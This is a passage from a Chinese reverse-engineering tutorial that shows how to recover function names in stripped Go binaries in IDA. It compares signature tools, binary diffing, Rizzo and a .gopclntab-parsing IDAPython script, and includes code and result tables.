  __interface_{} ST00_24_2; // ST00_24
  __interface_{} v3; // [rsp+30h] [rbp-18h]
  void *retaddr; // [rsp+48h] [rbp+0h]

  while ( (unsigned __int64)&retaddr <= *(_QWORD *)(__readfsqword(0xFFFFFFF8) + 16) )
    runtime_morestack_noctxt();
  v3.array = (__DIE_10518_interface_{} *)&r3;
  v3.len = (__int64)&main_statictmp_0;
  ST00_24_2.array = (__DIE_10518_interface_{} *)&v3;
  ST00_24_2.len = 1LL;
  ST00_24_2.cap = 1LL;
```


```
  fmt_Println(ST00_24_2, v1, v0);
}
```

对于 ida 反编译出的 go 语言代码，可读性较差，类型转换较多，结构体较复杂，异常处理比较冗长，对于 main_statictmp_0 这个结构体，在 go 语言中包括了 2 部分，分别是字符串偏移量和字符串长度，这个结构体所指向的是 string <offset unk_4B317B，0Dh>，指出了字符串的偏移量和长度，长度是 0xd（即"Hello World!'' 的长度），另外 go 语言中所有字符串都是放在一起的，所以偏移量和长度是很关键的，如下图所示：



13.3 解决无符号的问题

对于上文那个 demo 而言，是有符号的程序，逆向起来有信息可以参考，大大加快了逆向的速度，但是对这道题而言，是无符号的，无符号的程序逆向起来由于不知道函数的功能，会特别饶，很容易把人绕进去。如下图所示：



当然也有人能纯静态分析出来，比如奈沙夜影师傅，参考最上面贴出来的链接，使用动态调试结合黑盒测试的方法 Orz。师傅也自嘲道：Go 语言的逆向感觉目前没啥方便的工具，只能硬怼汇编，缺少符号的情况下还是有点麻烦的，等一个师傅们的指教，这个题目我是纯黑盒调试出来的。针对这个问题，自己参考了几篇博文，收集了一些方法，供参考。

13.3.1 从签名角度出发

众所周知，签名是对函数、第三方库很好的检测方式，通过签名，ida 很容易能分析出函数的名称，从而大概知道函数的作用。由于没有官方的签名库，所以这需要自己制作，参考了diffway@ 兰云科技银河实验室的方法，论述如下：


idb2pat.py+sigmake 制作签名

idb2pat.py 是火眼公司 FireEye Labs Advanced Reverse Engineering 团队编写的脚本，代码在 GitHub 上开源，该脚本主要通过 CRC16 的方式来计算每个函数块的特性，从而来识别不同的函数。这点也和 IDA 官方对签名文件的说明相符合，参见IDA F.L.I.R.T. Technology: In-Depth。

```
CRC16_TABLE = [
  0x0, 0x1189, 0x2312, 0x329b, 0x4624, 0x57ad, 0x6536, 0x74bf, 0x8c48, 0x9dc1,
  0xaf5a, 0xbed3, 0xca6c, 0xdbe5, 0xe97e, 0xf8f7, 0x1081, 0x108, 0x3393, 0x221a,
  0x56a5, 0x472c, 0x75b7, 0x643e, 0x9cc9, 0x8d40, 0xbfdb, 0xae52, 0xdaed, 0xcb64,
  0xf9ff, 0xe876, 0x2102, 0x308b, 0x210, 0x1399, 0x6726, 0x76af, 0x4434, 0x55bd,
  0xad4a, 0xbcc3, 0x8e58, 0x9fd1, 0xeb6e, 0xfae7, 0xc87c, 0xd9f5, 0x3183, 0x200a,
  0x1291, 0x318, 0x77a7, 0x662e, 0x54b5, 0x453c, 0xbdcb, 0xac42, 0x9ed9, 0x8f50,
  0xfbef, 0xea66, 0xd8fd, 0xc974, 0x4204, 0x538d, 0x6116, 0x709f, 0x420, 0x15a9,
  0x2732, 0x36bb, 0xce4c, 0xdfc5, 0xed5e, 0xfcd7, 0x8868, 0x99e1, 0xab7a, 0xbaf3,
  0x5285, 0x430c, 0x7197, 0x601e, 0x14a1, 0x528, 0x37b3, 0x263a, 0xdecd, 0xcf44,
  0xfddf, 0xec56, 0x98e9, 0x8960, 0xbbfb, 0xaa72, 0x6306, 0x728f, 0x4014, 0x519d,
  0x2522, 0x34ab, 0x630, 0x17b9, 0xef4e, 0xfec7, 0xcc5c, 0xddd5, 0xa96a, 0xb8e3,
  0x8a78, 0x9bf1, 0x7387, 0x620e, 0x5095, 0x411c, 0x35a3, 0x242a, 0x16b1, 0x738,
  0xffcf, 0xee46, 0xdcdd, 0xcd54, 0xb9eb, 0xa862, 0x9af9, 0x8b70, 0x8408, 0x9581,
  0xa71a, 0xb693, 0xc22c, 0xd3a5, 0xe13e, 0xf0b7, 0x840, 0x19c9, 0x2b52, 0x3adb,
  0x4e64, 0x5fed, 0x6d76, 0x7cff, 0x9489, 0x8500, 0xb79b, 0xa612, 0xd2ad, 0xc324,
  0xf1bf, 0xe036, 0x18c1, 0x948, 0x3bd3, 0x2a5a, 0x5ee5, 0x4f6c, 0x7df7, 0x6c7e,
  0xa50a, 0xb483, 0x8618, 0x9791, 0xe32e, 0xf2a7, 0xc03c, 0xd1b5, 0x2942, 0x38cb,
  0xa50, 0x1bd9, 0x6f66, 0x7eef, 0x4c74, 0x5dfd, 0xb58b, 0xa402, 0x9699, 0x8710,
  0xf3af, 0xe226, 0xd0bd, 0xc134, 0x39c3, 0x284a, 0x1ad1, 0xb58, 0x7fe7, 0x6e6e,
  0x5cf5, 0x4d7c, 0xc60c, 0xd785, 0xe51e, 0xf497, 0x8028, 0x91a1, 0xa33a, 0xb2b3,
  0x4a44, 0x5bcd, 0x6956, 0x78df, 0xc60, 0x1de9, 0x2f72, 0x3efb, 0xd68d, 0xc704,
  0xf59f, 0xe416, 0x90a9, 0x8120, 0xb3bb, 0xa232, 0x5ac5, 0x4b4c, 0x79d7, 0x685e,
  0x1ce1, 0xd68, 0x3ff3, 0x2e7a, 0xe70e, 0xf687, 0xc41c, 0xd595, 0xa12a, 0xb0a3,
  0x8238, 0x93b1, 0x6b46, 0x7acf, 0x4854, 0x59dd, 0x2d62, 0x3ceb, 0xe70, 0x1ff9,
  0xf78f, 0xe606, 0xd49d, 0xc514, 0xb1ab, 0xa022, 0x92b9, 0x8330, 0x7bc7, 0x6a4e,
  0x58d5, 0x495c, 0x3de3, 0x2c6a, 0x1ef1, 0xf78]


# ported from IDB2SIG plugin updated by TQN
def crc16(data, crc):
    for byte in data:
        crc = (crc >> 8) ^ CRC16_TABLE[(crc ^ ord(byte)) & 0xFF]
    crc = (~crc) & 0xFFFF
    crc = (crc << 8) | ((crc >> 8) & 0xFF)
    return crc & 0xffff
```


安全客（www.anquanke.com）

通过生成 pat 文件后，再使用 ida SDK 中提供的 sigmake 工具来生成相应的 sig 签名文件，将其复制到 ida 安装目录下的 `sigpc` 目录，然后我们在 ida 中就可以载入签名进行识别。在 2088 个函数中，识别出 1271 个函数，但是不是每个识别出的函数都能有效的命名，所以实际识别出的函数个数也就 600 左右，识别率较低，而且只能识别出被制作签名的程序所带的包，如果另一个程序使用了其他的包，那将无法识别，拓展性较低。



bindiff 或者 diaphora 对比

通过 bindiff 或者 diaphora 来对比不同是 ida 数据库，以获取函数的特征也是种很好的方法，这种方法在平时分析静态链接的程序也很有用。但是存在的问题也很明显，由于 diaphora 是 python 编写的，所以运行速度是肉眼可见的慢，对于 1000 数量级的函数保存到数据库中竟然也要 3 分钟左右，保存完之后，再分析对比的时候，需要更多时间，效率很低。当数据完成对比之后，我们得到情况如下图所示：




IDA View-A | Unmatched in secondary, Unreliable matches, Unmatched in primary, Partial matches, Best matches

Unmatched in secondary | Unmatched in primary | Unreliable matches | Partial matches | Best matches

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks	BBlocks	Description
00000	00456be0	sub_456BE0	0044dfb0	runtime.aeshash32	1.000	1	1	Bytes hash
00001	00456c20	sub_456C20	0044dff0	runtime.aeshash64	1.000	1	1	Bytes hash
00002	004565e0	sub_4565E0	0044da00	runtime.cputicks	1.000	4	4	Bytes hash
00003	00457678	sub_457678	0044e748	sub_44E748	1.000	3	2	Bytes hash
00004	004575e0	sub_4575E0	0044e6b0	runtime.duffzero	1.000	3	3	Bytes hash
00005	00437c00	sub_437C00	00433510	sync.runtime_doSpin	1.000	1	1	Equal assembly
00006	00479230	sub_479230	0045fd10	internal_poll.(_FD).Write	1.000	38	38	Same rare KOKA hash
00007	004625e0	sub_4625E0	00457f20	strconv.fmtE	1.000	56	56	Same rare KOKA hash
00008	00425270	sub_425270	004212d0	runtime.stkbucket	1.000	40	40	Same rare MD Index
00009	0043de50	sub_43DE50	004369e0	runtime.(_semaRoot).rotate···	1.000	37	37	Same rare MD Index
00010	00404880	sub_404880	00402a00	runtime.cgoCheckTypedBlock	1.000	38	38	Same rare MD Index
00011	004341a0	sub_4341A0	0042f9e0	runtime.gfget	1.000	28	28	Same rare MD Index
00012	00437ff0	sub_437FF0	004338e0	runtime.(_profBuf).write	1.000	65	65	Same rare MD Index
00013	0043db00	sub_43DB00	004367a0	runtime.(_semaRoot).rotate···	1.000	40	40	Same rare MD Index
00014	004219c0	sub_4219C0	0041dd10	runtime.(_mheap).init	1.000	42	42	Same rare MD Index
00015	0042c9e0	sub_42C9E0	00428210	runtime.releaseSudog	1.000	48	48	Same rare MD Index
00016	0043f3a0	sub_43F3A0	00437c70	runtime.initsig	1.000	34	34	Same rare MD Index
00017	004291e0	sub_4291E0	00424c60	runtime.testdefersizes	1.000	35	35	Same rare MD Index
00018	0042b4f0	sub_42B4F0	00426ca0	runtime.printfloat	1.000	41	41	Same rare MD Index
00019	004662b0	sub_4662B0	0045b5f0	sync.(_Map).Store	1.000	42	42	Same rare MD Index
00020	00419c20	sub_419C20	004162f0	runtime.gcBgMarkWorker	1.000	36	36	Same rare MD Index
00021	0042c560	sub_42C560	00427e80	runtime.acquireSudog	1.000	39	39	Same rare MD Index
00022	00423230	sub_423230	0041f330	runtime.(_mheap).freeSpanL···	1.000	53	53	Same rare MD Index
00023	00418f30	sub_418F30	004156c0	runtime.gcMarkTermination	1.000	44	44	Same rare MD Index
00024	00434740	sub_434740	0042feb0	runtime.sigprof	1.000	54	54	Same rare MD Index

安全客 (www.anquanke.com)

主要分为五栏：完全匹配、部分匹配、只在第一个数据库出现的、只在第二个数据库出现的以及不可靠匹配的。对我们来说，我们只需要关注匹配率高的即可，所以我们首选对完全匹配中的函数进行重命名，方法很简单，就是选中所有的完全匹配的函数，然后右键导入即可。该方法的主要问题是速度太慢，不管是在前期初始化数据库的时候，还是后面重命名函数的时候，非常卡顿。其次是对函数类别没有很好的区分度，如下图所示，同样都是运行时函数，对函数类别处理不好，也不能对主函数进行区别，和第一种方式一样，识别率不高，只能识别出被制作签名的程序所带的部分库函数。




Rizzo 插件生成数据库识别

关于 rizzo，可以参看 GitHub 上的介绍Rizzo，同样也是一种对 ida 数据库进行保存然后提取信息进行对比的工具，收录于 devttys0 的 ida 脚本目录中。自己也进行了测试，速度还可以。

```
Building Rizzo signatures, this may take a few minutes...
Generated 1314 formal signatures and 844 fuzzy signatures for 1784 functions in 10.64 seconds.
Saving signatures to C:UsersxxxxxxDesktop11111.riz... done.
Built signatures in 12.30 seconds
```

那么在保存完之后，载入 riz 文件进行测试，如下图所示。基本识别情况和上面 2 种方式差不多，也存在对原始文件的局部依赖性，所不同的是，这种方式不会误识别，而前面 2 种方式会产生很多未知的函数命名情况，歧义性较低。猜测是前面 2 种方法对模糊测试效果更好，第三种方式属于保守型的测试方法，会将极大概率的函数进行重命名，而较低的大概率函数则不会通过。



13.3.2 从 Golang 特性出发

上面的 3 种方法虽然能对部分函数进行识别，但是效果一半，前 2 种方法识别率大概有 50% 左右，第 3 种只有 20% 左右。且三者均不能对签名生成程序中没有的函数进行识别，也就是说连每个程序中的主函数都无法定位，因为每个程序中的主函数均不一致。下面将从 Go 语言的特性来解决这个问题。

GolangAssist 脚本

在网上有一篇著名的 go 语言逆向解析博文，安全客中也有人提供了翻译，链接参见前言部分。该作者对 golang 的编译原理有着较深的理解，同时其提供了 `golang_loader_assist.py` 脚本用于还原符号信息，这对逆向而言真是再好也不为过了。但是这个脚本无法恢复 Windows 下编译的 go 程序，因为这个脚本中最重要的部分，是找到 go 语言程序中一个非常重要的段，叫做.gopclntab，在这个段中保存了函数的实际名称，而在 Windows 下编译的程序中则不存在这个段。在这个脚本中最终的部分如下图所示：

```
def renamer_init():
    renamed = 0

    gopclntab = get_gopclntab_seg()
    if gopclntab is not None:
        # Skip unimportant header and goto section size
        addr = gopclntab.startEA + 8
        size, addr_size = create_pointer(addr)
        addr += addr_size

        # Unsure if this end is correct
        early_end = addr + (size * addr_size * 2)
        while addr < early_end:
            func_offset, addr_size = create_pointer(addr)
            name_offset, addr_size = create_pointer(addr + addr_size)
            addr += addr_size * 2

            func_name_addr = Dword(name_offset + gopclntab.startEA + addr_size) + gopclntab.startEA
            func_name = GetString(func_name_addr)
            MakeStr(func_name_addr, func_name_addr + len(func_name))
            appended = clean_func_name = clean_function_name(func_name)
            debug('Going to remap function at 0x%x with %s - cleaned up as %s' % (func_offset, func_name, clean_func_name))

            if idaapi.get_func_name(func_offset) is not None:
                if MakeName(func_offset, clean_func_name):
                    renamed += 1
                else:
                    error('clean_func_name error %s' % clean_func_name)

    return renamed
```

安全客 (www.anquanke.com)

首先通过 get_segm_by_name('.gopclntab') 来定位到.gopclntab 段的首地址。然后寻找偏移量是 8 的地方，根据程序字长来创建指针，再接下来一个字长则给出了.gopclntab 段的大小，这样我们就能开始逐个处理每条数据，对每条数据而言，其中都包含了一个函数指针和一个函数名字符串偏移量，循环处理这些数据就能对所有的函数名进行还原，得到带符号信息的函数名称。

```
def OpNot(ea, n): return toggle_bnot(ea, n)
def OpEnumEx(ea, n, enumid, serial): return op_enum(ea, n, enumid, serial)
def OpStroffEx(ea, n, strid, delta): return op_stroff(ea, n, strid, delta)
def OpStkvar(ea, n): return op_stkvar(ea, n)
def OpFloat(ea, n): return op_flt(ea, n)
def OpOffEx(ea, n, reftype, target, base, tdelta): return op_offset(ea, n, reftype, target, base, tdelta)
def OpOff(ea, n, base): return op_plain_offset(ea, n, base)
def MakeStructEx(ea, size, strname): return create_struct(ea, size, strname)
#wrong
#def MakeStr(ea, endea): return create_strlit(ea, 0 if (endea) == ida_idaapi.BADADDR else endea-ea)
def MakeStr(ea, endea): return ida_bytes.create_strlit(ea, 0 if (endea) == ida_idaapi.BADADDR else endea-ea,get_inf_attr(INF_STRTYPE))
def Jump(ea): return jumpto(ea)
def GenerateFile(type, file_handle, ea1, ea2, flags): return gen_file(type, file_handle, ea1, ea2, flags)
def GenFuncGdl(outfile, title, ea1, ea2, flags): return gen_flow_graph(outfile, title, ea1, ea2, flags)
def GenCallGdl(outfile, title, flags): return gen_simple_call_chart(outfile, title, flags)
def IdbByte(ea): return get_db_byte(ea)
def DbgByte(ea): return read_dbg_byte(ea)
def DbgWord(ea): return read_dbg_word(ea)
def DbgDword(ea): return read_dbg_dword(ea)
def DbgQword(ea): return read_dbg_qword(ea)
def DbgRead(ea, size): return read_dbg_memory(ea, size)
```

安全客 (www.anquanke.com)

在实际使用这个脚本进行测试的过程中，需要注意的是，由于 ida7.0 对 sdk 和 api 的大量更新和重新，在 idapython 中的创建字符串函数 MakeStr 出错，主要原因是函数的重复定义，参看前言中看雪论坛的相关讨论，修改方式如上图所示。

自己将最关键的部分代码进行了分析和抽取，脚本如上，这段代码可直接在 ida 中运行，用以定位函数名偏移量和修改函数名，但是注意最后这个地方函数名修改会有点问题，原因是函数名中除了下划线不能出现其他字符，但是当我们运行完毕后，很多函数名是存在特殊符号的，需要自己过滤。

```
gopclntab = get_segm_by_name('.gopclntab')
if gopclntab is not None:
    base = gopclntab.startEA + 8
```

```
# 计算函数名个数
count = Dword(base)
# 基地址
base += 8
for i in xrange(0, 2 * count, 2):
    # 创建函数指针
    MakeQword(base + 8*i)
    functionAddr = Qword(base + 8*i)
    # 创建函数名字符串偏移量（相对于 gopclntab 基地址而言）
    MakeQword(base + 8*i + 8)
    offset = Qword(base + 8*i + 8)
    offset = Dword(offset + gopclntab.startEA + 8)
    # 函数名字符串偏移量（文件偏移量 FOA）
    functionName = offset + gopclntab.startEA
    name = GetString(functionName)
    # 创建字符串
    MakeStr(functionName, functionName + len(name))
    # 修改函数名（ida 禁止函数名出现特殊符号，需过滤后才能达到 100% 效果，我这里没有过滤）
    MakeName(functionAddr, name)
```

运行结果如下图所示：


```
sync/atomic.(*Value).Store
sync/atomic.CompareAndSwapUintptr
sync/atomic.CompareAndSwapUint64
